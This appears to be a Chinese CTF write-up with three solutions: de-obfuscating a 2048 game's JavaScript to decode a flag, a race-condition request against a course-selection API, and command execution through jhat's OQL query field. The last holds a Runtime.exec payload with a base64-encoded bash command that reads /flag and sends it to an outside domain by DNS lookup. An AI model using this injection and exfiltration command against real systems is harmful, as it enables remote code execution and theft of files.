this[x(389)]; r++) t[x(394)](this[x(416)][e][r] ? this[x(416)][e][r][x(387)]() :
                null);
        return {
            size: this[x(389)],
            cells: n
        }
    };

function O(x, n) {
    var e = D();
    return O = function(t, r) {
        t = t - (8770 + 83 * -101);
```

```
        var a = e[t];
        return a
    }, O(x, n)
}

function D() {
    var x = ["action", "eachCell", "constructor", "cellOccupied", "stateObject",
"9kQcxIS", "withinBounds", "cellsAvailable", "gger", "debu",
        "function *\\( *\\)", "cells", "init", "availableCells",
"randomAvailableCell", "1037834aqvBTd", "fromState", "string", "test", "apply",
"value",
        "random", "floor", "21065pnVeLd", "chain", "3727521OBIvOi", "serialize",
"length", "size", '{}.constructor("return this")( )', "counter", "call",
        "insertTile", "push", "cellContent", "475407jFkWoH", "2046960kuDgMC",
"removeTile", "cellAvailable", "prototype", "8528552OwSHVa", "empty",
        "696EXOAbH", "395715eoiAeO"
    ];
    return D = function() {
        return x
    }, D()
}

function aO(x) {
    function n(e) {
        var t = O;
        if (typeof e === t(422)) return (function(r) {})[t(407)]("while (true)
{}")[t(424)](t(391));
        ("" + e / e).length !== -1033 * 6 + -350 + 6549 || e % (5291 + 1 *
-5271) === 2 * 3697 + 2199 + -9593 ? (function() {
            return !0
        })[t(407)](t(414) + "gger")[t(392)](t(405)) : (function() {
            return !1
        })[t(407)]("debu" + t(413))[t(424)](t(409)), n(++e)
    }
    try {
        if (x) return n;
        n(4132 + -4 * 1033)
    } catch {}
}
var l = I;
(function(x, n) {
    for (var e = I, t = x();;) try {
        var r = parseInt(e(484)) / 1 * (parseInt(e(474)) / 2) + -
parseInt(e(458)) / 3 + -parseInt(e(488)) / 4 * (parseInt(e(463)) / 5) +
parseInt(e(471)) /
            6 * (parseInt(e(485)) / 7) + parseInt(e(461)) / 8 + parseInt(e(478))
/ 9 + parseInt(e(483)) / 10;
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(X, -503839 + -17 * -25951 + 813673);
var b0 = function() {
    var x = !0;
```

```
    return function(n, e) {
        var t = x ? function() {
            var r = I;
            if (e) {
                var a = e[r(455)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();

function X() {
    var x = ["4BRwjbw", "bestScoreKey", "localStorage", "string", "length",
"constructor", "removeItem", "parse", "test", "gameStateKey", "return
(function() ",
        "localStorageSupported", "apply", "storage", "action", "4267836FNkXGc",
"counter", "setItem", "951796OZohRcm", "debu", "6902785OIOCVl",
        "setBestScore", "clearGameState", "stateObject", '{}.constructor("return
this")( )', "_data", "stringify", "gger", "38418CWiVdF", "hasOwnProperty",
        "fakeStorage", "155438SLEaSd", "init", "call", "while (true) {}",
"8567OO1aLpBtY", "prototype", "getBestScore", "setGameState", "bestScore",
        "11866650vFDDKJ", "2KOLAeW", "77YarLkr", "getItem", "setInterval"
    ];
    return X = function() {
        return x
    }, X()
}(function() {
    b0(this, function() {
        var x = I,
            n = new RegExp("function *\\( *\\)"),
            e = new RegExp("\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "i"),
            t = x0(x(475));
        !n[x(451)](t + "chain") || !e[x(451)](t + "input") ? t("0") : x0()
    })()
})(),
function() {
    var x = I,
        n = function() {
            var t = I,
                r;
            try {
                r = Function(t(453) + t(467) + ");")()
            } catch {
                r = window
            }
            return r
        },
        e = n();
    e[x(487)](x0, 83 * 96 + 695 + -79 * 97)
}(), window[l(473)] = {
    _data: {},
    setItem: function(x, n) {
        var e = l;
        return this[e(468)][x] = String(n)
```

```
    },
    getItem: function(x) {
        var n = l;
        return this[n(468)][n(472)](x) ? this[n(468)][x] : void 0
    },
    removeItem: function(x) {
        var n = l;
        return delete this[n(468)][x]
    },
    clear: function() {
        var x = l;
        return this[x(468)] = {}
    }
};

function M() {
    var x = l;
    this[x(489)] = x(482), this[x(452)] = "gameState";
    var n = !1;
    this[x(456)] = n ? window.localStorage : window.fakeStorage
}

function I(x, n) {
    var e = X();
    return I = function(t, r) {
        t = t - (-4245 * -1 + -4009 + 210);
        var a = e[t];
        return a
    }, I(x, n)
}
M[l(479)][l(454)] = function() {
    var x = l,
        n = "test";
    try {
        var e = window[x(490)];
        return e[x(460)](n, "1"), e[x(449)](n), !0
    } catch {
        return !1
    }
}, M[l(479)][l(480)] = function() {
    var x = l;
    return this[x(456)][x(486)](this[x(489)]) || 1 * -4924 + -7 * -367 + 2355
}, M[l(479)][l(464)] = function(x) {
    var n = l;
    this[n(456)][n(460)](this.bestScoreKey, x)
}, M[l(479)].getGameState = function() {
    var x = l,
        n = this[x(456)][x(486)](this[x(452)]);
    return n ? JSON[x(450)](n) : null
}, M[l(479)][l(481)] = function(x) {
    var n = l;
    this[n(456)][n(460)](this.gameStateKey, JSON[n(469)](x))
}, M.prototype[l(465)] = function() {
    var x = l;
    this[x(456)].removeItem(this[x(452)])
```

```
};

function xO(x) {
    function n(e) {
        var t = I;
        if (typeof e === t(446)) return (function(r)
{}).constructor(t(477)).apply(t(459));
        ("" + e / e)[t(447)] !== 4176 + -5326 * -1 + -9501 * 1 || e % (-1 *
-3688 + -94 * 86 + 4416) === 194 * -16 + 4078 * 2 + -5052 ? (function() {
            return !0
        })[t(448)]("debu" + t(470))[t(476)](t(457)) : (function() {
            return !1
        }).constructor(t(462) + "gger")[t(455)](t(466)), n(++e)
    }
    try {
        if (x) return n;
        n(-1 * -9599 + -7568 + -1 * 2031)
    } catch {}
}
var u = P;
(function(x, n) {
    for (var e = P, t = x();;) try {
        var r = parseInt(e(495)) / 1 * (-parseInt(e(458)) / 2) + -
parseInt(e(530)) / 3 + -parseInt(e(507)) / 4 * (-parseInt(e(483)) / 5) + -
parseInt(e(
            469)) / 6 * (parseInt(e(481)) / 7) + -parseInt(e(479)) / 8 +
parseInt(e(526)) / 9 + parseInt(e(508)) / 10;
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(H, -6 * 29030 + 363338 + 9589);

function H() {
    var x = ["keepPlaying", "serialize", "buildTraversals", "push", "call",
"mergedFrom", "findFarthestPosition", "setGameState", "addStartTiles",
"restart",
        "forEach", "2264940zJtqhT", "F12", "init", "movesAvailable",
"1142334gNKDYE", "apply", "debu", "cellAvailable", "farthest", "input", "score",
        "arguments", "tileMatchesAvailable", "over", "chain", "13394jxqiQP",
"getBestScore", "won", "cells", "actuator", "cellContent", "isGameTerminated",
        "prototype", "insertTile", "onkeydown", "getGameState", "2946IZuMmd",
"bind", "startTiles", "savePosition", "counter", "value", "onkeyup", "move",
        "randomAvailableCell", "removeTile", "1843376XPvtvR", "moveTile",
"721ltAWez", "constructor", "55iAhFQf", "document", "oncontextmenu", "grid",
        "getVector", "clearGameState", "cellsAvailable", "storageManager",
"size", "caller", "while (true) {}", "random", "29UKmvdu",
        "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "preventDefault", "next",
"updatePosition", "withinBounds", "prepareTiles", "stateObject",
"addRandomTile",
        "positionsEqual", "test", "eachCell", "103376BBPxKK", "5187890qzzRDY",
"length", "return (function() ", "inputManager", "actuate", "setInterval",
        "key"
    ];
```

```
    return H = function() {
        return x
    }, H()
}
var l0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = P;
            if (e) {
                var a = e[r(531)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();

function P(x, n) {
    var e = H();
    return P = function(t, r) {
        t = t - (4787 * -1 + -1571 + -11 * -619);
        var a = e[t];
        return a
    }, P(x, n)
}(function() {
    l0(this, function() {
        var x = P,
            n = new RegExp("function *\\( *\\)"),
            e = new RegExp(x(496), "i"),
            t = c0(x(528));
        !n.test(t + x(457)) || !e[x(505)](t + x(452)) ? t("0") : c0()
    })()
})();

function v(x, n, e, t) {
    var r = P;
    this[r(491)] = x, this.inputManager = new n, this[r(490)] = new t,
this[r(462)] = new e, this[r(471)] = 6396 + 1 * 175 + -6569 * 1,
this[r(511)].on(r(476),
            this[r(476)][r(470)](this)), this.inputManager.on(r(524),
this.restart.bind(this)), this[r(511)].on("keepPlaying", this[r(515)][r(470)]
(this)),
        this.setup()
}
v[u(465)][u(524)] = function() {
        var x = u;
        this.storageManager[x(488)](), this.actuator.continueGame(),
this.setup()
    }, v[u(465)][u(515)] = function() {
        var x = u;
        this[x(515)] = !0, this.actuator.continueGame()
    }, v[u(465)][u(464)] = function() {
        var x = u;
        return this[x(456)] || this[x(460)] && !this[x(515)]
```

```
    }, v[u(465)].setup = function() {
        var x = u,
            n = this[x(490)][x(468)]();
        window[x(484)][x(485)] = function() {
                return !1
            }, n ? (this[x(486)] = new _(n[x(486)][x(491)], n[x(486)][x(461)]),
this[x(453)] = n[x(453)], this[x(456)] = n[x(456)], this[x(460)] = n[x(460)],
                this[x(515)] = n[x(515)]) : (this[x(486)] = new _(this.size),
this[x(453)] = 0, this[x(456)] = !1, this[x(460)] = !1, this[x(515)] = !1,
this.addStartTiles()),
            document[x(467)] = document[x(475)] = function(e) {
                var t = x,
                    r = e || arguments.callee[t(492)][t(454)][9 * 1 + -7349 +
7340];
                r && r[t(514)] == t(527) && r[t(497)]()
            }, this[x(512)]()
    }, v.prototype[u(523)] = function() {
        for (var x = u, n = 7208 + -5 * 1772 + -4 * -413; n < this[x(471)]; n++)
this[x(503)]()
    }, v.prototype[u(503)] = function() {
        var x = u;
        if (this[x(486)].cellsAvailable()) {
            var n = Math[x(494)]() < .9 ? 2 : 4,
                e = new j(this.grid[x(477)](), n);
            this[x(486)][x(466)](e)
        }
    }, v[u(465)][u(512)] = function() {
        var x = u;
        this[x(490)].getBestScore() < this[x(453)] &&
this[x(490)].setBestScore(this[x(453)]), this.over ? this.storageManager[x(488)]
() : this[x(490)][x(522)]
            (this[x(516)]()), this[x(462)].actuate(this[x(486)], {
                score: this[x(453)],
                over: this[x(456)],
                won: this[x(460)],
                bestScore: this[x(490)][x(459)](),
                terminated: this[x(464)]()
            })
    }, v.prototype[u(516)] = function() {
        var x = u;
        return {
            grid: this[x(486)][x(516)](),
            score: this.score,
            over: this[x(456)],
            won: this[x(460)],
            keepPlaying: this.keepPlaying
        }
    }, v[u(465)][u(501)] = function() {
        var x = u;
        this[x(486)][x(506)](function(n, e, t) {
            var r = x;
            t && (t.mergedFrom = null, t[r(472)]())
        })
    },
    function() {
```

```
        var x = u,
            n;
        try {
            var e = Function(x(510) + '{}.constructor("return this")( ));');
            n = e()
        } catch {
            n = window
        }
        n[x(513)](c0, -1263 + 1721 * 4 + -4621)
    }(), v[u(465)].moveTile = function(x, n) {
        var e = u;
        this.grid[e(461)][x.x][x.y] = null, this.grid[e(461)][n.x][n.y] = x,
x.updatePosition(n)
    }, v[u(465)][u(476)] = function(x) {
        var n = u,
            e = this;
        if (!this[n(464)]()) {
            var t, r, a = this[n(487)](x),
                o = this[n(517)](a),
                c = !1;
            this[n(501)](), o.x[n(525)](function(i) {
                var f = n;
                o.y[f(525)](function(b) {
                    var s = f;
                    if (t = {
                            x: i,
                            y: b
                        }, r = e[s(486)][s(463)](t), r) {
                        var p = e.findFarthestPosition(t, a),
                            y = e.grid[s(463)](p[s(498)]);
                        if (y && y.value === r[s(474)] && !y[s(520)]) {
                            var R = new j(p.next, r[s(474)] * 2);
                            R[s(520)] = [r, y], e.grid.insertTile(R),
e.grid[s(478)](r), r[s(499)](p[s(498)]), e[s(453)] += R[s(474)], R[s(474)] ===
                                1 * -16904 + 734 * -8 + 106 * 524 && (e[s(460)]
= !0)
                        } else e[s(480)](r, p[s(451)]);
                        !e.positionsEqual(t, r) && (c = !0)
                    }
                })
            }), c && (this[n(503)](), !this[n(529)]() && (this.over = !0),
this[n(512)]())
        }
    }, v[u(465)][u(487)] = function(x) {
        var n = {
            0: {
                x: 0,
                y: -1
            },
            1: {
                x: 1,
                y: 0
            },
            2: {
                x: 0,
```

```
                y: 1
            },
            3: {
                x: -1,
                y: 0
            }
        };
        return n[x]
    }, v[u(465)][u(517)] = function(x) {
        for (var n = u, e = {
                x: [],
                y: []
            }, t = -1 * 3907 + 7316 + -3409; t < this.size; t++) e.x[n(518)](t),
e.y[n(518)](t);
        return x.x === 1993 + 6065 * 1 + -8057 * 1 && (e.x = e.x.reverse()), x.y
=== 3671 + 3121 * 2 + -9912 && (e.y = e.y.reverse()), e
    }, v[u(465)][u(521)] = function(x, n) {
        var e = u,
            t;
        do t = x, x = {
            x: t.x + n.x,
            y: t.y + n.y
        }; while (this[e(486)][e(500)](x) && this[e(486)][e(533)](x));
        return {
            farthest: t,
            next: x
        }
    }, v[u(465)][u(529)] = function() {
        var x = u;
        return this[x(486)][x(489)]() || this[x(455)]()
    }, v[u(465)].tileMatchesAvailable = function() {
        for (var x = u, n = this, e, t = 0; t < this[x(491)]; t++)
            for (var r = 7590 + 2 * 3521 + -14632; r < this[x(491)]; r++)
                if (e = this[x(486)][x(463)]({
                        x: t,
                        y: r
                    }), e)
                    for (var a = 20 * -367 + 2294 * 4 + -102 * 18; a < 4581 +
-595 * 7 + -2 * 206; a++) {
                        var o = n.getVector(a),
                            c = {
                                x: t + o.x,
                                y: r + o.y
                            },
                            i = n[x(486)][x(463)](c);
                        if (i && i.value === e[x(474)]) return !0
                    }
        return !1
    }, v[u(465)][u(504)] = function(x, n) {
        return x.x === n.x && x.y === n.y
    };

function c0(x) {
    function n(e) {
        var t = P;
```

```
        if (typeof e == "string") return (function(r) {})[t(482)]
(t(493)).apply(t(473));
        ("" + e / e)[t(509)] !== -6197 + 3607 * 1 + -1 * -2591 || e % (-5 * -949
+ -1 * -2874 + 1 * -7599) === 4 * 1023 + -60 * -29 + 9 * -648 ? (function() {
            return !0
        }).constructor(t(532) + "gger")[t(519)]("action") : (function() {
            return !1
        }).constructor("debugger")[t(531)](t(502)), n(++e)
    }
    try {
        if (x) return n;
        n(5 * 1029 + -4710 + -435)
    } catch {}
}
var v0 = T;
(function(x, n) {
    for (var e = T, t = x();;) try {
        var r = parseInt(e(391)) / 1 * (parseInt(e(368)) / 2) + -
parseInt(e(370)) / 3 * (parseInt(e(390)) / 4) + parseInt(e(387)) / 5 * (-
parseInt(e(
            369)) / 6) + -parseInt(e(374)) / 7 + -parseInt(e(388)) / 8 + -
parseInt(e(365)) / 9 + parseInt(e(392)) / 10;
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(J, -299 * 758 + -1 * -157725 + 498169 * 1);
var p0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = T;
            if (e) {
                var a = e[r(383)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    p0(this, function() {
        var x = T,
            n = new RegExp(x(373)),
            e = new RegExp("\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "i"),
            t = i0(x(366));
        !n[x(367)](t + x(385)) || !e[x(367)](t + x(372)) ? t("0") : i0()
    })()
})();
(function() {
    var x = function() {
            var e = T,
                t;
            try {
```

```
                t = Function(e(389) + e(384) + ");")()
            } catch {
                t = window
            }
            return t
        },
        n = x();
    n.setInterval(i0, 1 * 3457 + -9739 * 1 + -7282 * -1)
})();

function J() {
    var x = ["181928AslSjl", "318AtMHZw", "1113dxpANX", "constructor", "input",
"function *\\( *\\)", "2202669fSQzZE", "length", "counter", "gger",
        "requestAnimationFrame", "while (true) {}", "string", "call", "debu",
"apply", '{}.constructor("return this")( )', "chain", "action", "6555bOpQuy",
        "461616OCRMUPn", "return (function() ", "844HYfGmR", "1TdXVXt",
"16024110uynBtN", "2022048blZUcG", "init", "test"
    ];
    return J = function() {
        return x
    }, J()
}
window[v0(378)](function() {
    new v(-2123 * 3 + -9990 + 16363, k, g, M)
});

function T(x, n) {
    var e = J();
    return T = function(t, r) {
        t = t - (174 + -212 * 1 + 403);
        var a = e[t];
        return a
    }, T(x, n)
}

function i0(x) {
    function n(e) {
        var t = T;
        if (typeof e === t(380)) return (function(r) {})[t(371)](t(379))[t(383)]
(t(376));
        ("" + e / e)[t(375)] !== -52 * 18 + -1765 * -3 + -4358 || e % (1742 * 4
+ -1277 * 1 + -107 * 53) === 2481 + -4953 * -1 + 531 * -14 ? (function() {
            return !0
        })[t(371)](t(382) + t(377))[t(381)](t(386)) : (function() {
            return !1
        }).constructor(t(382) + t(377))[t(383)]("stateObject"), n(++e)
    }
    try {
        if (x) return n;
        n(-4066 + -1 * 2377 + -379 * -17)
    } catch {}
}
```

发现代码被混淆了，找网页再优化下，找到game-won

得到了关键代码

```
g["prototype"]["message"] = function (x) {
  var e = x ? "game-won" : "game-over",
      t = x ? s0("I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnzOXIC==yzycysi7Oci7y7iK",
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : "Game
over!";
  this["messageContainer"]["classList"]["add"](e);
  this["messageContainer"]["getElementsByTagName"]("p")[0]["textContent"] = t;
};

g["prototype"]["clearMessage"] = function () {
  this["messageContainer"]["classList"]["remove"]("game-won");
  this["messageContainer"]["classList"]["remove"]("game-over");
};

function s0(x, n) {
  for (var t = 0, r, a, o = 0, c = ""; a = x["charAt"](o++); ~a && (r = t % 4 ?
r * 64 + a : a, t++ % 4) ? c += String["fromCharCode"](255 & r >> (-2 * t & 6))
: 0) {
    a = n["indexOf"](a);
  }

  return c;
}
```


然后直接把代码复制进cosole就可以了

```
function s0(x, n) {
  for (var t = 0, r, a, o = 0, c = ""; a = x["charAt"](o++); ~a && (r = t % 4 ?
r * 64 + a : a, t++ % 4) ? c += String["fromCharCode"](255 & r >> (-2 * t & 6))
: 0) {
    a = n["indexOf"](a);
  }

  return c;
}

undefined
s0("I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi7Oci7y7iK",
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
'flag{b99b820f-934d-44d4-93df-41361df7df2d}'
```

Select Courses

直接条件竞争选课

```
POST /api/courses HTTP/1.1
Host: 47.100.245.185:32203
User-Agent: Mozilla/§5§.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.100.245.185:32203/
Content-Type: application/json
Content-Length: 8
Origin: http://47.100.245.185:32203
Connection: close

{"id":1}
```



jhat

All Classes (excluding platform)

Package <Default Package>

class Test [0x70fa9c298]

Package com.intellij.rt.execution.application

class com.intellij.rt.execution.application.AppMainV2 [0x70fa97020]
class com.intellij.rt.execution.application.AppMainV2$1 [0x70fa9a6d0]
class com.intellij.rt.execution.application.AppMainV2$Agent [0x70fa921d8]

Other Queries

- All classes including platform
- Show all members of the rootset
- Show instance counts for all classes (including platform)
- Show instance counts for all classes (excluding platform)
- Show heap histogram
- Show finalizer summary
- Execute Object Query Language (OQL) query

打开网页，下面有个OQL

输入base64编码后的执行代码

```
curl `cat /flag`.7224371498.ipv6.1433.eu.org.
```

```
java.lang.Runtime.getRuntime().exec('bash -c
{echo,Y3VybCBgY2FOIC9mbGFnYC43MjI0MzcxNDk4LmlwdjYuMTQzMy5ldS5vcmcu}|{base64,-d}|
{bash,-i}')
```